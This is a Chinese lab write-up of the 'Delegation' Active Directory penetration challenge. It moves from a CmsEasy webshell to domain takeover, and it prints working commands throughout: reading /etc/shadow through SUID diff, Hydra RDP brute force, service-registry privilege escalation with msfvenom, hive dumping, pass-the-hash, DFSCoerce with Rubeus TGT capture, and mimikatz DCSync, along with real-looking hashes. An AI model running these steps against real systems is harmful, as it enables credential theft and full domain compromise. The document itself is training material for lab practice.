春秋云镜Delegation
2026-06-18 01:53:36

入口机

cmseasy,上网找文章

CmsEasy_7.7.5_20211012存在任意文件写入和任意文件读取漏洞 | jdr

写入shell,使用webshell连接工具连接,尝试提权

可以使用具有suid权限的diff去以root权限读取文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
/tmp >diff /dev/null /etc/shadow

0a1,32
> root:*:19136:0:99999:7:::
> daemon:*:18375:0:99999:7:::
> bin:*:18375:0:99999:7:::
> sys:*:18375:0:99999:7:::
> sync:*:18375:0:99999:7:::
> games:*:18375:0:99999:7:::
> man:*:18375:0:99999:7:::
> lp:*:18375:0:99999:7:::
> mail:*:18375:0:99999:7:::
> news:*:18375:0:99999:7:::
> uucp:*:18375:0:99999:7:::
> proxy:*:18375:0:99999:7:::
> www-data:*:18375:0:99999:7:::
> backup:*:18375:0:99999:7:::
> list:*:18375:0:99999:7:::
> irc:*:18375:0:99999:7:::
> gnats:*:18375:0:99999:7:::
> nobody:*:18375:0:99999:7:::
> systemd-network:*:18375:0:99999:7:::
> systemd-resolve:*:18375:0:99999:7:::
> systemd-timesync:*:18375:0:99999:7:::
> messagebus:*:18375:0:99999:7:::
> syslog:*:18375:0:99999:7:::
> _apt:*:18375:0:99999:7:::
> uuidd:*:19136:0:99999:7:::
> tcpdump:*:19136:0:99999:7:::
> ntp:*:19136:0:99999:7:::
> sshd:*:19136:0:99999:7:::
> systemd-coredump:!!:19136::::::
> _chrony:*:19136:0:99999:7:::
> mysql:!:19165:0:99999:7:::
> ftp:*:19166:0:99999:7:::

root 的密码哈希是 *,这意味着:

  • 没有任何密码能匹配这个哈希
  • su root 输入任何密码都会失败
  • root 的密码登录功能被完全禁用了

然后貌似这台机器上没有ssh私钥,好的非常好!拿不到rootshell,没关系!

建立中转枢纽,进攻内网


直接suo5代理走起

image-20260617210556543

与此同时入口机的fscan也拿到了结果:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
172.22.4.7:135 open
172.22.4.19:139 open
172.22.4.45:135 open
172.22.4.19:135 open
172.22.4.45:80 open
172.22.4.36:80 open
172.22.4.36:22 open
172.22.4.36:21 open
172.22.4.45:139 open
172.22.4.7:88 open
172.22.4.36:3306 open
172.22.4.7:445 open
172.22.4.45:445 open
172.22.4.19:445 open
172.22.4.7:139 open
[*] NetInfo
[*]172.22.4.7
[->]DC01
[->]172.22.4.7
[*] NetInfo
[*]172.22.4.19
[->]FILESERVER
[->]172.22.4.19
[*] NetInfo
[*]172.22.4.45
[->]WIN19
[->]172.22.4.45
[*] NetBios 172.22.4.19 FILESERVER.xiaorang.lab Windows Server 2016 Standard 14393
[*] NetBios 172.22.4.45 XIAORANG\WIN19
[*] OsInfo 172.22.4.7 (Windows Server 2016 Datacenter 14393)
[*] NetBios 172.22.4.7 [+] DC:DC01.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.4.45 code:200 len:703 title:IIS Windows Server
[*] WebTitle http://172.22.4.36 code:200 len:68100 title:中文网页标题

稍微整理一番:

IP 主机名 角色 操作系统 关键端口
172.22.4.7 DC01 域控 (DC) Windows Server 2016 Datacenter 88 (Kerberos), 135, 139, 445 (SMB)
172.22.4.19 FILESERVER 文件服务器 Windows Server 2016 Standard 135, 139, 445 (SMB)
172.22.4.45 WIN19 域成员机 Windows Server 2016 80 (IIS), 135, 139, 445 (SMB)
172.22.4.36 入口机已拿下 入口机 Linux 21 (FTP), 22 (SSH), 80 (HTTP), 3306 (MySQL)

本来不想拿flag的奈何提示在flag文件里面

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
diff /dev/null /home/flag/flag01.txt

0a1,15
> ____ U _____ u _ U _____ u ____ _ _____ U ___ u _ _
> | _"\ \| ___"|/ |"| \| ___"|/U /"___|uU /"\ u |_ " _| ___ \/"_ \/ | \ |"|
> /| | | | | _|" U | | u | _|" \| | _ / \/ _ \/ | | |_"_| | | | |<| \| |>
> U| |_| |\| |___ \| |/__ | |___ | |_| | / ___ \ /| |\ | | .-,_| |_| |U| |\ |u
> |____/ u|_____| |_____| |_____| \____| /_/ \_\ u |_|U U/| |\u\_)-\___/ |_| \_|
> |||_ << >> // \\ << >> _)(|_ \\ >> _// \\_.-,_|___|_,-. \\ || \\,-.
> (__)_) (__) (__)(_")("_)(__) (__) (__)__) (__) (__)(__) (__)\_)-' '-(_/ (__) (_") (_/
>
> flag01: flag{dfaf3b19-dfe6-4fb5-85ce-71222a7b535d}
>
> Great job!!!!!!
>
> Here is the hint: WIN19\Adrian
>
> I'll do whatever I can to rock you...

实战的话是要先从入口机里面提取拿敏感文件制作密码本的,这里就把flag文件当中敏感文件吧!

实战思路:先在入口机信息搜集制作密码本后去打内网的web服务,数据库,ftp啥的!

根据提示,这里有了用户名,那么第一步自然优先攻击WIN19!

172.22.4.45

fscan扫一下端口,发现有3389尝试爆破rdp

1
2
3
4
5
6
7
8
9
10
11
12
proxychains4 -q hydra -l "Adrian" -P /usr/share/wordlists/rockyou.txt rdp://172.22.4.45 -vV -f

[RE-ATTEMPT] target 172.22.4.45 - login "Adrian" - pass "babygirl1" - 225 of 14344401 [child 0] (0/2)
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The password has expired and must be changed. (0x0002000e)
[VERBOSE] Disabled child 2 because of too many errors
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-17 21:59:00

密码 babygirl1 是正确的,但已过期需要修改,实际情况一个密码经常会被拿来复用这一点用注意!


image-20260617220913175

kali的rdesktop可以改。于是尝试提取,那么首先就是对此台机器信息手机,很明显桌面有个:PrivescCheck 文件夹,是一个非常经典的 Windows 权限提升检查工具(Privilege Escalation Checker)。


看看检测报告:

img

当前用户(WIN19\Adrian)对注册表里 gupdate 服务的配置项拥有写入权限,而这个服务是以 LocalSystem 权限运行的。尝试注册表提权(注册表提权命令部分摘录自春秋云境·Delegation – fushulingのblog):

首先用msfvenom生成执行马

1
msfvenom -p windows/x64/exec cmd='C:\windows\system32\cmd.exe /c C:\users\Adrian\Desktop\sam.bat ' --platform windows -f exe-service > a.exe

然后写一个sam.bat,内容如下然后传到win机器上:

1
2
3
reg save hklm\system C:\Users\Adrian\Desktop\system
reg save hklm\sam C:\Users\Adrian\Desktop\sam
reg save hklm\security C:\Users\Adrian\Desktop\security

rdesktop没开共享剪切板重定向,直接用Windows的远程桌面连接可以直接复制粘贴!

首先修改注册表服务

1
reg add "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Adrian\Desktop\a.exe" /f

接着在cmd启动服务:

1
sc start gupdate

桌面会出现三个文件,我们传到kali用secretsdump解一下

1
secretsdump.py LOCAL -system system -sam sam -security security

拿到三个东西重点看以下两个:

Administrator 哈希

1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ba21c629d9fd56aff10c3e826323e6ab:::

这是本地内置的 Administrator 账户哈希(RID 500)。虽然很多时候这个账户被禁用,但哈希可以留着以后用。

Machine Account Secret(机器账户密码)

1
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:21b11500d5834a2b9b3373564a0565f6

这是这台机器在域里的机器账户密码(十六进制)。在域渗透里,这个有时候能用来做 DCSync 或其他域信任攻击。


本地Administrator哈希传递

1
proxychains4 impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:ba21c629d9fd56aff10c3e826323e6ab Administrator@172.22.4.45 -codec gbk

image-20260617231734896

172.22.4.45跳板域内信息收集

使用lzzbb/Adinfo: 域信息收集工具去收集域内信息,要使用机器用户的hash,但是不知道为什么上面那个用不了,用猕猴桃再抓一下吧!

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
PS C:\Users\Adrian\Desktop> .\Adinfo_win.exe -d xiaorang.lab --dc 172.22.4.7 -u WIN19$ -H 84015e534cf684fc319bcb57fe1a595c

_____ _ __
/\ | __ \(_) / _|
/ \ | | | |_ _ __ | |_ ___
/ /\ \ | | | | | '_ \| _/ _ \ Tools that collect information from domain
/ ____ \| |__| | | | | | || (_) |
/_/ \_\_____/|_|_| |_|_| \___/ v1.5 by lzz

[i] Try to connect '172.22.4.7'
[c] Auth Domain: xiaorang.lab
[c] Auth user: WIN19$
[c] Auth hash: 22efd36d08f27afdf0628d9ba2bff827
[c] connected successfully,try to dump domain info
[i] DomainVersion found!
[+] Windows 2016 Server operating system
[i] Domain SID:
[+] S-1-5-21-1913786442-1328635469-1954894845
[i] Domain MAQ found
[+] 10
[i] Domain Account Policy found
[+] pwdHistory: 24
[+] minPwdLength: 7
[+] minPwdAge: 1(day)
[+] maxPwdAge: 42(day)
[+] lockoutThreshold: 0
[+] lockoutDuration: 30(min)
[i] Domain Controllers: 1 found
[+] DC01$ ==>>> Windows Server 2016 Datacenter [10.0 (14393)] ==>>> 172.22.4.7
[i] ADCS has not found!
[i] Domain Exchange Server: 0 found
[i] Domain All DNS:
[+] Domain Dns 3 found,Saved in All_DNS.csv
[i] Domain Trusts: 0 found
[i] SPN: 39 found
[i] Domain GPOs: 2 found
[i] Domain Admins: 1 users found
[+]Administrator
[i] Enterprise Admins: 1 users found
[+]Administrator
[i] administrators: 1 users found
[+]Administrator
[i] Backup Operators: 0 users found
[i] Users: 6 found
[i] User with Mail: 0 found
[i] Only_name_and_Useful_Users: 3 found
[i] Only_admincount=1_andUseful_Users: 1 found
[i] Locked Users: 0 found
[i] Disabled Users: 3 found
[i] Users with passwords not set to expire: 2 found
[i] Domain Computers: 5 found
[i] Only_name_and_Useful_computers: 5 found
[i] Groups: 49 found
[i] Domain OUs: 1 found
[i] LAPS Not found
[i] LAPS passwords: 0 found
[i] SensitiveDelegate Users: 0 found
[i] AsReproast Users: 0 found
[i] Kerberoast Users: 1 found
[+] CN=krbtgt,CN=Users,DC=xiaorang,DC=lab ==>>> kadmin/changepw
[i] SIDHistory Users: 0 found
[i] CreatorSID Users: 2 found
[+] WIN-3X7U15C2XDM$ ==>>> Marcus
[+] WIN-YUUAW2QG9MF$ ==>>> Marcus
[i] RBCD Users: 0 found
[i] Unconstrained Deligation Users: 1 found
[+] WIN19$
[i] Constrained Deligation Users: 0 found
[i] Krbtgt password last set time: 2022-06-22 22:54:34 +0800 CST
[i] CSVs written to 'csv' directory in C:\Users\Adrian\Desktop
[i] Execution took 1.0226163s

最关键的问题:WIN19$ 的非约束委派(Unconstrained Delegation)

简单说就是:当 WIN19$ 这台机器收到其他用户的认证请求时,它可以把用户的 TGT(票据)完整地转发给它想转发的任何服务。

攻击者如果能控制 WIN19$(比如你已经拿到了它的 Hash),就可以通过一些技术(Printer Bug、PetitPotam 等)让域内高权限用户向这台机器认证,从而拿到高权限用户的 TGT,进而进行票据传递攻击,最终可能拿下域控。

所以问题的关键在于如何让DC来委派WIN19$,答案是:CoerceToTGT

CoerceToTGT
它完美地结合了 强制认证(Coercion) 和 非约束性委派(Unconstrained Delegation)。
CoerceToTGT 是“强制认证攻击”在“非约束性委派”环境下的终极应用。

强制认证(手段/推手):利用打印机漏洞(MS-RPRN)或文件系统漏洞(PetitPotam),强迫域控(DC)主动访问你控制的那台机器。
强制认证是指:利用 Windows 某些协议在设计上的缺陷或特性,远程命令目标机器(如 DC):“嘿,我现在要求你立刻通过 SMB 或 HTTP 协议连接到我的这台机器(那个开了委派的坑)进行身份验证。”

172.22.4.45CoerceToTGT域控

1
2
3

Rubeus.exe monitor /interval:1 /nowrap /targetuser:DC01$

proxychains4 python3 dfscoerce.py -u "WIN19$" -hashes :84015e534cf684fc319bcb57fe1a595c -d xiaorang.lab win19 172.22.4.7

image-20260618011913071

成功监听到TGT,现在有了域控的TGT下一步自然就是去DCSycn攻击,用猕猴桃注入票据

1
mimikatz.exe "kerberos::purge" "kerberos::ptt DC01.kirbi" "lsadump::dcsync /domain:xiaorang.lab /user:administrator" "exit"

